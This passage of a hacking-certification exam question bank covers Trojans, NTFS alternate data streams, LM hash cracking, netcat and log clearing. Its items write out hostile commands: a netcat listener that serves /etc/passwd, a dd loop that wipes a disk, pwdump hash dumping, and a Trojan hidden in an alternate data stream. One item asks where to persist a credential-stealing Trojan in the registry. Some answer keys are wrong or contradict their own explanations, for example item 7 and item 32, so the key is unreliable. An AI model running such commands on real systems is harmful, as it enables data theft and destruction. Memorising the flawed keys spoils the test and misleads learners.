- D. deletes the /etc/passwd file when connected to the UDP port 55555

**Answer: C**

**Explanation:**

- l forces netcat to listen for incoming connections.
- u tells netcat to use UDP instead of TCP
- p 5555 tells netcat to use port 5555
- < /etc/passwd tells netcat to grab the /etc/passwd file when connected to.

### QUESTION NO: 30

**What hacking attack is challenge/response authentication used to prevent?**

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

**Answer: A**

**Explanation:**

**A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it. With a challenge/response authentication you ensure that captured packets can't be retransmitted without a new authentication.**

**QUESTION NO: 31**

**What file system vulnerability does the following command take advantage of?**

**type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe**

- A. HFS
- B. ADS
- C. NTFS
- D. Backdoor access

**Answer: B**

**Explanation: ADS (or Alternate Data Streams) is a "feature" in the NTFS file system that makes it possible to hide information in alternate data streams in existing files. The file can have multiple data streams and the data streams are accessed by filename:stream.**

**QUESTION NO: 32**

**Attackers can potentially intercept and modify unsigned SMB packets, modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data. Which of the following is NOT a means that can be used to minimize or protect against such an attack?**

- A. Timestamps
- B. SMB Signing
- C. File permissions
- D. Sequence numbers monitoring

**Answer: A,B,D**

**QUESTION NO: 33**

**Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?**

- A. Snow
- B. Gif-It-Up
- C. NiceText
- D. Image Hide

**Answer: A**

**Explanation:** The program snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.

**QUESTION NO: 34**

**\_\_\_\_\_ is found in all versions of NTFS and is described as the ability to fork file data into existing files without affecting their functionality, size, or display to traditional file browsing utilities like dir or Windows Explorer**

- A. Steganography
- B. Merge Streams
- C. NetBIOS vulnerability
- D. Alternate Data Streams

**Answer: D**

**Explanation:** ADS (or Alternate Data Streams) is a "feature" in the NTFS file system that makes it possible to hide information in alternate data streams in existing files. The file can have multiple data streams and the data streams are accessed by filename:stream.

**QUESTION NO: 35**

**LM authentication is not as strong as Windows NT authentication so you may want to disable its use, because an attacker eavesdropping on network traffic will attack the weaker protocol. A successful attack can compromise the user's password. How do you disable LM authentication in Windows XP?**

- A. Stop the LM service in Windows XP
- B. Disable LSASS service in Windows XP
- C. Disable LM authentication in the registry
- D. Download and install LMSHUT.EXE tool from Microsoft website

**Answer: C**

**Explanation:** <http://support.microsoft.com/kb/299656>

**QUESTION NO: 36**

**How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.**

- A. Session Splicing
- B. Session Stealing
- C. Session Hijacking
- D. Session Fragmentation

**Answer: A**

**QUESTION NO: 37**

**Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?**

- A. Covert keylogger
- B. Stealth keylogger
- C. Software keylogger
- D. Hardware keylogger

**Answer: D**

**Explanation:** As the hardware keylogger never interacts with the Operating System it is undetectable by anti-virus or anti-spyware products.

**QUESTION NO: 38**

\_\_\_\_\_ is the process of converting something from one representation to the simplest form. It deals with the way in which systems convert data from one form to another.

- A. Canonicalization
- B. Character Mapping
- C. Character Encoding
- D. UCS transformation formats

**Answer: A**

**Explanation: Canonicalization (abbreviated c14n) is the process of converting data that has more than one possible representation into a "standard" canonical representation. This can be done to compare different representations for equivalence, to count the number of distinct data structures (e.g., in combinatorics), to improve the efficiency of various algorithms by eliminating repeated calculations, or to make it possible to impose a meaningful sorting order.**

**QUESTION NO: 39 DRAG DROP**

**Drag the term to match with it's description**

Exhibit:

Description	Term
Occurs when the system classifies an action as anomalous, when it is a legitimate action	<i>Place here</i>
Occurs when an actual intrusive action has occurred but the system allows it to pass as non-intrusive behaviour	<i>Place here</i>
The successful Defeat of Security Controls, which could result in a penetration of the system. A violation of controls of a particular information system such that information assets or system components are unduly exposed.	<i>Place here</i>
To in some way, take advantage of vulnerabilities in a system in the pursuit or achievement of some objective	<i>Place here</i>
Sound, unimpaired or perfect condition	<i>Place here</i>

Select from these

Breach	Integrity
False Positive	Exploit
False Negative	

**Answer:**

**Explanation:**

Description	Term
Occurs when the system classifies an action as anomalous, when it is a legitimate action	False Positive
Occurs when an actual intrusive action has occurred but the system allows it to pass as non-intrusive behaviour	False Negative
The successful Defeat of Security Controls, which could result in a penetration of the system. A violation of controls of a particular information system such that information assets or system components are unduly exposed.	Breach
To in some way, take advantage of vulnerabilities in a system in the pursuit or achievement of some objective	Exploit
Sound, unimpaired or perfect condition	Integrity

**QUESTION NO: 40**

**You are a Administrator of Windows server. You want to find the port number for POP3. What file would you find the information in and where?**

**Select the best answer.**

- A. %windir%\etc\services
- B. system32\drivers\etc\services
- C. %windir%\system32\drivers\etc\services
- D. /etc/services
- E. %windir%/system32/drivers/etc/services

**Answer: C**

**Explanations:**

%windir%\system32\drivers\etc\services is the correct place to look for this information.

**QUESTION NO: 41**

**One of your junior administrator is concerned with Windows LM hashes and password cracking. In your discussion with them, which of the following are true statements that you would point out?**

**Select the best answers.**

- A. John the Ripper can be used to crack a variety of passwords, but one limitation is that the output doesn't show if the password is upper or lower case.
- B. BY using NTLMV1, you have implemented an effective countermeasure to password cracking.
- C. SYSKEY is an effective countermeasure.
- D. If a Windows LM password is 7 characters or less, the hash will be passed with the following characters, in HEX- 00112233445566778899.
- E. Enforcing Windows complex passwords is an effective countermeasure.

**Answer: A, C, E**

**Explanations:**

John the Ripper can be used to crack a variety of passwords, but one limitation is that the output doesn't show if the password is upper or lower case. John the Ripper is a very effective password cracker. It can crack passwords for many different types of operating systems. However, one limitation is that the output doesn't show if the password is upper or lower case. BY using NTLMV1, you have implemented an effective countermeasure to password cracking. NTLM Version 2 (NTLMV2) is a good countermeasure to LM password cracking (and therefore a correct answer). To do this, set Windows 9x and NT systems to "send NTLMv2 responses only". SYSKEY is an effective countermeasure. It uses 128 bit encryption on the local copy of the Windows SAM. If a Windows LM password is 7 characters or less, the has will be passed with the following characters: 0xAAD3B435B51404EE

Enforcing Windows complex passwords is an effective countermeasure to password cracking. Complex passwords are- greater than 6 characters and have any 3 of the following 4 items: upper case, lower case, special characters, and numbers.

**QUESTION NO: 42**

**In the following example, which of these is the "exploit"?**

**Today, Microsoft Corporation released a security notice. It detailed how a person could bring down the Windows 2003 Server operating system, by sending malformed packets to it. They detailed how this malicious process had been automated using basic scripting. Even worse, the new automated method for bringing down the server has already been used to perform denial of service attacks on many large commercial websites.**

**Select the best answer.**

- A. Microsoft Corporation is the exploit.
- B. The security "hole" in the product is the exploit.
- C. Windows 2003 Server
- D. The exploit is the hacker that would use this vulnerability.
- E. The documented method of how to use the vulnerability to gain unprivileged access.

**Answer: E**

**Explanations:**

Microsoft is not the exploit, but if Microsoft documents how the vulnerability can be used to gain unprivileged access, they are creating the exploit. If they just say that there is a hole in the product, then it is only a vulnerability. The security "hole" in the product is called the "vulnerability". It is documented in a way that shows how to use the vulnerability to gain unprivileged access, and it then becomes an "exploit". In the example given, Windows 2003 Server is the TOE (Target of Evaluation). A TOE is an IT System, product or component that requires security evaluation or is being identified. The hacker that would use this vulnerability is exploiting it, but the hacker is not the exploit. The documented method of how to use the vulnerability to gain unprivileged access is the correct answer.

**QUESTION NO: 43**

**Samuel is the network administrator of DataX communications Inc. He is trying to configure his firewall to block password brute force attempts on his network. He enables blocking the intruder's IP address for a period of 24 hours time after more than three unsuccessful attempts. He is confident that this rule will secure his network hackers on the Internet.**

**But he still receives hundreds of thousands brute-force attempts generated from various IP addresses around the world. After some investigation he realizes that the intruders are using a proxy somewhere else on the Internet which has been scripted to enable the random usage of various proxies on each request so as not to get caught by the firewall use.**

**Later he adds another rule to his firewall and enables small sleep on the password attempt so that if the password is incorrect, it would take 45 seconds to return to the user to begin another attempt. Since an intruder may use multiple machines to brute force the password, he also throttles the number of connections that will be prepared to accept from a particular IP address. This action will slow the intruder's attempts.**

**Samuel wants to completely block hackers brute force attempts on his network.**

**What are the alternatives to defending against possible brute-force password attacks on his site?**

- A. Enforce a password policy and use account lockouts after three wrong logon attempts even through this might lock out legit users
- B. Enable the IDS to monitor the intrusion attempts and alert you by e-mail about the IP address of the intruder so that you can block them at the firewall manually
- C. Enforce complex password policy on your network so that passwords are more difficult to brute force
- D. You can't completely block the intruders attempt if they constantly switch proxies

**Answer: D**

**Explanation: Without knowing from where the next attack will come there is no way of proactively block the attack. This is becoming a increasing problem with the growth of large bot nets using ordinary workstations and home computers in large numbers.**

**QUESTION NO: 44**

**LAN Manager passwords are concatenated to 14 bytes and split in half. The two halves are hashed individually. If the password is 7 characters or less, than the second half of the hash is always:**

- A. 0xAAD3B435B51404EE

- B. 0xAAD3B435B51404AA
- C. 0xAAD3B435B51404BB
- D. 0xAAD3B435B51404CC

**Answer: A**

**Explanation:** A problem with LM stems from the total lack of salting or cipher block chaining in the hashing process. To hash a password the first 7 bytes of it are transformed into an 8 byte odd parity DES key. This key is used to encrypt the 8 byte string "KGS!@". Same thing happens with the second part of the password. This lack of salting creates two interesting consequences. Obviously this means the password is always stored in the same way, and just begs for a typical lookup table attack. The other consequence is that it is easy to tell if a password is bigger than 7 bytes in size. If not, the last 7 bytes will all be null and will result in a constant DES hash of 0xAAD3B435B51404EE.

**QUESTION NO: 45**

Travis works primarily from home as a medical transcriptions.

He just bought a brand new Dual Core Pentium Computer with over 3 GB of RAM. He uses voice recognition software is processor intensive, which is why he bought the new computer. Travis frequently has to get on the Internet to do research on what he is working on. After about two months of working on his new computer, he notices that it is not running nearly as fast as it used to.

Travis uses antivirus software, anti-spyware software and always keeps the computer up-to-date with Microsoft patches.

After another month of working on the computer, Travis computer is even more noticeable slow. Every once in awhile, Travis also notices a window or two pop-up on his screen, but they quickly disappear. He has seen these windows show up, even when he has not been on the Internet. Travis is really worried about his computer because he spent a lot of money on it and he depends on it to work. Travis scans his through Windows Explorer and check out the file system, folder by folder to see if there is anything he can find. He spends over four hours pouring over the files and folders and can't find anything but before he gives up, he notices that his computer only has about 10 GB of free space available. Since his drive is a 200 GB hard drive, Travis thinks this is very odd.

Travis downloads Space Monger and adds up the sizes for all the folders and files on his computer. According to his calculations, he should have around 150 GB of free space. What is mostly likely the cause of Travi's problems?

- A. Travis's Computer is infected with stealth kernel level rootkit
- B. Travi's Computer is infected with Stealth Torjan Virus
- C. Travis's Computer is infected with Self-Replication Worm that fills the hard disk space
- D. Logic Bomb's triggered at random times creating hidden data consuming junk files

**Answer: A**

**Explanation: A rootkit can take full control of a system. A rootkit's only purpose is to hide files, network connections, memory addresses, or registry entries from other programs used by system administrators to detect intended or unintended special privilege accesses to the computer resources.**

**QUESTION NO: 46**

**Which of the following is an attack in which a secret value like a hash is captured and then reused at a later time to gain access to a system without ever decrypting or decoding the hash.**

- A. Replay Attacks
- B. Brute Force Attacks
- C. Cryptography Attacks
- D. John the Ripper Attacks

**Answer: A**

**Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it.**

**QUESTION NO: 47**

**You are the IT Manager of a large legal firm in California. Your firm represents many important clients whose names always must remain anonymous to the public. Your boss, Mr. Smith is always concerned about client information being leaked or revealed to the press or public. You have just finished a complete security overhaul of your information system including an updated IPS, new firewall, email encryption and employee security awareness training. Unfortunately, many of your firm's clients do not trust technology to completely secure their information, so couriers routinely have to travel back and forth to and from the office with sensitive information.**

**Your boss has charged you with figuring out how to secure the information the couriers must transport. You propose that the data be transferred using burned CD's or USB flash drives. You initially think of encrypting the files, but decide against that method for fear the encryption keys could eventually be broken.**

**What software application could you use to hide the data on the CD's and USB flash drives?**

- A. Snow
- B. File Snuff
- C. File Sneaker
- D. EFS

**Answer: A**

**Explanation: The Snow software developed by Matthew Kwan will insert extra spaces at the end of each line. Three bits are encoded in each line by adding between 0 and 7 spaces that are ignored by most display programs including web browsers.**

**QUESTION NO: 48**

**You are the security administrator for a large online auction company based out of Los Angeles. After getting your ENSA CERTIFICATION last year, you have steadily been fortifying your network's security including training OS hardening and network security. One of the last things you just changed for security reasons was to modify all the built-in administrator accounts on the local computers of PCs and in Active Directory. After thorough testing you found and no services or programs were affected by the name changes.**

Your company undergoes an outside security audit by a consulting company and they said that even through all the administrator account names were changed, the accounts could still be used by a clever hacker to gain unauthorized access. You argue with the auditors and say that is not possible, so they use a tool and show you how easy it is to utilize the administrator account even though its name was changed.

What tool did the auditors use?

- A. sid2user
- B. User2sid
- C. GetAcct
- D. Fingerprint

**Answer: A**

**Explanation:** User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more.

**QUESTION NO: 49**

John Beetlesman, the hacker has successfully compromised the Linux System of Agent Telecommunications, Inc's WebServer running Apache. He has downloaded sensitive documents and database files off the machine.

Upon performing various tasks, Beetlesman finally runs the following command on the Linux box before disconnecting.

```
for ((i=0;i<1;i++));do  
?dd if=/dev/random of=/dev/hda && dd if=/dev/zero of=/dev/hda  
done
```

What exactly is John trying to do?

- A. He is making a bit stream copy of the entire hard disk for later download
- B. He is deleting log files to remove his trace
- C. He is wiping the contents of the hard disk with zeros
- D. He is infecting the hard disk with random virus strings

Answer: C

Explanation: dd copies an input file to an output file with optional conversions. -if is input file, -of is output file. /dev/zero is a special file that provides as many null characters (ASCII NULL, 0x00; not ASCII character "digit zero", "0", 0x30) as are read from it. /dev/hda is the hard drive.

#### QUESTION NO: 50

Michael is the security administrator for the for ABC company. Michael has been charged with strengthening the company's security policies, including its password policies. Due to certain legacy applications. Michael was only able to enforce a password group policy in Active Directory with a minimum of 10 characters. He has informed the company's employees, however that the new password policy requires that everyone must have complex passwords with at least 14 characters. Michael wants to ensure that everyone is using complex passwords that meet the new security policy requirements. Michael has just logged on to one of the network's domain controllers and is about to run the following command:

What will this command accomplish?



```
Command Prompt - cmd
C:\>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>pwdump > pwd.txt
```

- A. Dumps SAM password hashes to pwd.txt
- B. Password history file is piped to pwd.txt
- C. Dumps Active Directory password hashes to pwd.txt
- D. Internet cache file is piped to pwd.txt

**Answer: A**

**Explanation:** Pwdump is a hack tool that is used to grab Windows password hashes from a remote Windows computer. Pwdump > pwd.txt will redirect the output from pwdump to a text file named pwd.txt

#### **QUESTION NO: 51**

You have successfully brute forced basic authentication configured on a Web Server using Brutus hacking tool. The username/password is "Admin" and "Bettlemani@". You logon to the system using the brute forced password and plant backdoors and rootkits.

After downloading various sensitive documents from the compromised machine, you proceed to clear the log files to hide your trace..

**Which event log located at C:\Windows\system32\config contains the trace of your brute force attempts?**

- A. AppEvent.Evt
- B. SecEvent.Evt
- C. SysEvent.Evt
- D. WinEvent.Evt

**Answer: B**

**Explanation:** The Security Event log (SecEvent.Evt) will contain all the failed logins against the system.

## **Topic 6, Trojans and Backdoors (20 questions)**

#### **QUESTION NO: 1**

**Assuring two systems that are using IPSec to protect traffic over the internet, what type of general attack could compromise the data?**

- A. Spoof Attack
- B. Smurf Attack
- C. Man in the Middle Attack
- D. Trojan Horse Attack
- E. Back Orifice Attack

**Answer: D, E**

**Explanation:**

To compromise the data, the attack would need to be executed before the encryption takes place at either end of the tunnel. Trojan Horse and Back Orifice attacks both allow for potential data manipulation on host computers. In both cases, the data would be compromised either before encryption or after decryption, so IPsec is not preventing the attack.

QUESTION NO: 2 What is a Trojan Horse?

- A. A malicious program that captures your username and password
- B. Malicious code masquerading as or replacing legitimate code
- C. An unauthorized user who gains access to your user database and adds themselves as a user
- D. A server that is to be sacrificed to all hacking attempts in order to log and monitor the hacking activity

**Answer: B**

**Explanation:**

A Trojan Horse is an apparently useful and innocent program containing additional hidden code which allows the unauthorized collection, exploitation, falsification, or destruction of data.

QUESTION NO: 3

**You want to use netcat to generate huge amount of useless network data continuously for various performance testing between 2 hosts.**

**Which of the following commands accomplish this?**

A. Machine A

```
#yes AAAAAAAAAAAAAAAAAAAAAA | nc -v -v -l -p 2222 > /dev/null
```

Machine B

```

#yesBBBBBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null
B. Machine A
cat somefile | nc -v -v -l -p 2222
Machine B
cat somefile | nc othermachine 2222
C. Machine A
nc -l -p 1234 | uncompress -c | tar xvpf
Machine B
tar cfp - /some/dir | compress -c | nc -w 3 machinea 1234
D. Machine A
while true : do
  nc -v -l -s -p 6000 machineb 2
Machine B
while true ; do
  nc -v -l -s -p 6000 machinea 2
done

```

**Answer: A**

**Explanation:**

Machine A is setting up a listener on port 2222 using the nc command and then having the letter A sent an infinite amount of times, when yes is used to send data yes NEVER stops until it receives a break signal from the terminal (Control+C), on the client end (machine B), nc is being used as a client to connect to machine A, sending the letter B and infinite amount of times, while both clients have established a TCP connection each client is infinitely sending data to each other, this process will run FOREVER until it has been stopped by an administrator or the attacker.

**QUESTION NO: 4**

**In the context of Trojans, what is the definition of a Wrapper?**

- A. An encryption tool to protect the Trojan.
- B. A tool used to bind the Trojan with legitimate file.
- C. A tool used to encapsulated packets within a new header and footer.
- D. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan.

**Answer: B**

**Explanation:**

**These wrappers allow an attacker to take any executable back-door program and combine it with any legitimate executable, creating a Trojan horse without writing a single line of new code.**

**QUESTION NO: 5**

**After an attacker has successfully compromised a remote computer, what would be one of the last steps that would be taken to ensure that the compromise is not traced back to the source of the problem?**

- A. Install patches
- B. Setup a backdoor
- C. Cover your tracks
- D. Install a zombie for DDOS

**Answer: C**

**Explanation: As a hacker you don't want to leave any traces that could lead back to you.**

**QUESTION NO: 6**

**Which of the following statements would not be a proper definition for a Trojan Horse?**

- A. An unauthorized program contained within a legitimate program. This unauthorized program performs functions unknown (and probably unwanted) by the user.
- B. A legitimate program that has been altered by the placement of unauthorized code within it; this code perform functions unknown (and probably unwanted) by the user.
- C. An authorized program that has been designed to capture keyboard keystrokes while the user remains unaware of such an activity being performed.
- D. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user.

**Answer: C**

**Explanation:**

**A Trojan is all about running unauthorized code on the users computer without the user knowing of it.**

**QUESTION NO: 7**

**You have hidden a Trojan file virus.exe inside another file readme.txt using NTFS streaming.**

**Which command would you execute to extract the Trojan to a standalone file?**

- A. `c:\> type readme.txt:virus.exe > virus.exe`
- B. `c:\> more readme.txt | virus.exe > virus.exe`
- C. `c:\> cat readme.txt:virus.exe > virus.exe`
- D. `c:\> list redme.txt$virus.exe > virus.exe`

**Answer: C**

**Explanation: cat will concatenate, or write, the alternate data stream to its own file named virus.exe**

**QUESTION NO: 8**

**You suspect that your Windows machine has been compromised with a Trojan virus. When you run anti-virus software it does not pick of the Trojan. Next you run netstat command to look for open ports and you notice a strange port 6666 open.**

**What is the next step you would do?**

- A. Re-install the operating system.
- B. Re-run anti-virus software.
- C. Install and run Trojan removal software.
- D. Run utility fport and look for the application executable that listens on port 6666.

**Answer: D**

**Explanation:**

**Fport reports all open TCP/IP and UDP ports and maps them to the owning application. This is the same information you would see using the 'netstat -an' command, but it also maps those ports to running processes with the PID, process name and path. Fport can be used to quickly identify unknown open ports and their associated applications.**

**QUESTION NO: 9**

**In Linux, the three most common commands that hackers usually attempt to Trojan are:**

- A. car, xterm, grep
- B. netstat, ps, top
- C. vmware, sed, less
- D. xterm, ps, nc

**Answer: B**

**Explanation:**

The easiest programs to trojan and the smartest ones to trojan are ones commonly run by administrators and users, in this case netstat, ps, and top, for a complete list of commonly trojaned and rootkited software please reference this URL:

<http://www.usenix.org/publications/login/1999-9/features/rootkits.html>

**QUESTION NO: 10**

**John wishes to install a new application onto his Windows 2000 server. He wants to ensure that any application he uses has not been Trojaned. What can he do to help ensure this?**

- A. Compare the file's MD5 signature with the one published on the distribution media
- B. Obtain the application via SSL
- C. Compare the file's virus signature with the one published on the distribution media
- D. Obtain the application from a CD-ROM disc

**Answer: A**

**Explanation: MD5 was developed by Professor Ronald L. Rivest of MIT. What it does, to quote the executive summary of rfc1321, is:**

[The MD5 algorithm] takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" of the input. It is conjectured that it is computationally infeasible to produce two messages having the same message digest, or to produce any message having a given prespecified target message digest. The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA.

In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

**QUESTION NO: 11**

**Jason's Web server was attacked by a trojan virus. He runs protocol analyzer and notices that the trojan communicates to a remote server on the Internet. Shown below is the standard "hexdump" representation of the network packet, before being decoded. Jason wants to identify the trojan by looking at the destination port number and mapping to a trojan-port number database on the Internet. Identify the remote server's port number by decoding the packet?**

- A. Port 1890 (Net-Devil Trojan)
- B. Port 1786 (Net-Devil Trojan)
- C. Port 1909 (Net-Devil Trojan)
- D. Port 6667 (Net-Devil Trojan)

**Answer: D**

From trace, 0x1A0B is 6667, IRC Relay Chat, which is one port used. Other ports are in the 900's.

**QUESTION NO: 12**

**Which of the following Netcat commands would be used to perform a UDP scan of the lower 1024 ports?**

- A. Netcat -h -U
- B. Netcat -hU <host(s.>
- C. Netcat -sU -p 1-1024 <host(s.>
- D. Netcat -u -v -w2 <host> 1-1024
- E. Netcat -sS -O target/1024

**Answer: D**

**Explanation:** The proper syntax for a UDP scan using Netcat is "Netcat -u -v -w2 <host> 1-1024". Netcat is considered the Swiss-army knife of hacking tools because it is so versatile.

**QUESTION NO: 13**

**Sniffing is considered an active attack.**

- A. True
- B. False

**Answer: B**

**Explanation:** Sniffing is considered a passive attack.

**QUESTION NO: 14**

**A file integrity program such as Tripwire protects against Trojan horse attacks by:**

- A. Automatically deleting Trojan horse programs
- B. Rejecting packets generated by Trojan horse programs
- C. Using programming hooks to inform the kernel of Trojan horse behavior
- D. Helping you catch unexpected changes to a system utility file that might indicate it had been replaced by a Trojan horse

**Answer: D**

**Explanation:** Tripwire generates a database of the most common files and directories on your system. Once it is generated, you can then check the current state of your system against the original database and get a report of all the files that have been modified, deleted or added. This comes in handy if you allow other people access to your machine and even if you don't, if someone else does get access, you'll know if they tried to modify files such as /bin/login etc.

**QUESTION NO: 15**

Erik notices a big increase in UDP packets sent to port 1026 and 1027 occasionally. He enters the following at the command prompt.

```
$ nc -l -p 1026 -u -v
```

In response, he sees the following message.

```
cell(?c)????STOPALERT77STOP! WINDOWS REQUIRES IMMEDIATE ATTENTION.
```

Windows has found 47 Critical Errors.

To fix the errors please do the following:

1. Download Registry Repair from: [www.reg-patch.com](http://www.reg-patch.com)
2. Install Registry Repair
3. Run Registry Repair
4. Reboot your computer

**FAILURE TO ACT NOW MAY LEAD TO DATA LOSS AND CORRUPTION!**

What would you infer from this alert?

- A. The machine is redirecting traffic to [www.reg-patch.com](http://www.reg-patch.com) using adware
- B. It is a genuine fault of windows registry and the registry needs to be backed up
- C. An attacker has compromised the machine and backdoored ports 1026 and 1027
- D. It is a messenger spam. Windows creates a listener on one of the low dynamic ports from 1026 to 1029 and the message usually promotes malware disguised as legitimate utilities

**Answer: D**

**Explanation:** The "net send" Messenger service can be used by unauthorized users of your computer, without gaining any kind of privileged access, to cause a pop-up window to appear on your computer. Lately, this feature has been used by unsolicited commercial advertisers to inform many campus users about a "university diploma service"...

**QUESTION NO: 16**

**Which definition below best describes a covert channel?**

- A. Making use of a Protocol in a way it was not intended to be used
- B. It is the multiplexing taking place on communication link

- C. It is one of the weak channels used by WEP that makes it insecure
- D. A Server Program using a port that is not well known

**Answer: A**

**Explanation: A covert channel is a hidden communication channel not intended for information transfer at all. Redundancy can often be used to communicate in a covert way. There are several ways that hidden communication can be set up.**

**QUESTION NO: 17**

**Spears Technology, Inc is a software development company located in Los Angeles, California. They reported a breach in security, stating that its "security defenses has been breached and exploited for 2 weeks by hackers. "The hackers had accessed and downloaded 90,000 address containing customer credit cards and password. Spears Technology found this attack to be so to law enforcement officials to protect their intellectual property.**

**How did this attack occur? The intruder entered through an employees home machine, which was connected to Spears Technology, Inc's corporate VPN network. The application called BEAST Trojan was used in the attack to open a "Back Door" allowing the hackers undetected access. The security breach was discovered when customers complained about the usage of their credit cards without their knowledge.**

**The hackers were traced back to Beijing China through e-mail address evidence. The credit card information was sent to that same e-mail address. The passwords allowed the hackers to access Spears Technology's network from a remote location, posing as employees. The intent of the attacker was to steal the source code for their VOIP system and "hold it hostage" from Spears Technology, Inc exchange for ransom.**

**The hackers had intended on selling the stolen VOIP software source code to competitors.**

**How would you prevent such attacks from occurring in the future at Spears Technology?**

- A. Disable VPN access to all your employees from home machines
- B. Allow VPN access but replace the standard authentication with biometric authentication

- C. Replace the VPN access with dial-up modem access to the company's network
- D. Enable 25 character complex password policy for employees to access the VPN network.

**Answer: A**


**Explanation:** As long as there is a way in for employees through all security measures you can't be secure because you never know what computer the employees use to access resources at their workplace.

**QUESTION NO: 18**

**William has received a Tetris game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Tetris.**

**After William installs the game, he plays it for a couple of hours. The next day, William plays the Tetris game again and notices that his machines have begun to slow down. He brings up his Task Manager and sees the following programs running (see Screenshot):**

**What has William just installed?**



- A. Remote Access Trojan (RAT)
- B. Zombie Zapper (ZoZ)
- C. Bot IRC Tunnel (BIT)
- D. Root Digger (RD)

**Answer: A**

**Explanation:** RATs are malicious programs that run invisibly on host PCs and permit an intruder remote access and control. On a basic level, many RATs mimic the functionality of legitimate remote control programs such as Symantec's pcAnywhere but are designed specifically for stealth installation and operation. Intruders usually hide these Trojan horses in games and other small programs that unsuspecting users then execute on their PCs. Typically, exploited users either download and execute the malicious programs or are tricked into clicking rogue email attachments.

**QUESTION NO: 19**

**John wants to try a new hacking tool on his Linux System. As the application comes from a site in his untrusted zone, John wants to ensure that the downloaded tool has not been Trojaned. Which of the following options would indicate the best course of action for John?**

- A. Obtain the application via SSL
- B. Obtain the application from a CD-ROM disc
- C. Compare the files' MD5 signature with the one published on the distribution media
- D. Compare the file's virus signature with the one published on the distribution media

**Answer: C**

**Explanation:** In essence, MD5 is a way to verify data integrity, and is much more reliable than checksum and many other commonly used methods.

**QUESTION NO: 20**

You are writing an antivirus bypassing Trojan using C++ code wrapped into chess.c to create an executable file chess.exe. This Trojan when executed on the victim machine, scans the entire system (c:) for data with the following text "Credit Card" and "password". It then zips all the scanned files and sends an email to a predefined hotmail address.

You want to make this Trojan persistent so that it survives computer reboots. Which registry entry will you add a key to make it persistent?

- A. HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\Windows\CurrentVersion\RunServices
- B. HKEY\_LOCAL\_USER\SOFTWARE\MICROSOFT\Windows\CurrentVersion\RunServices
- C. HKEY\_LOCAL\_SYSTEM\SOFTWARE\MICROSOFT\Windows\CurrentVersion\RunServices
- D. HKEY\_CURRENT\_USER\SOFTWARE\MICROSOFT\Windows\CurrentVersion\RunServices

**Answer: A**

**Explanation: HKEY\_LOCAL\_MACHINE would be the natural place for a registry entry that starts services when the MACHINE is rebooted.**

## Topic 7, Sniffers (27 questions)

**QUESTION NO: 1**

**Exhibit:**

```
ettercap -NCLzs --quiet
```

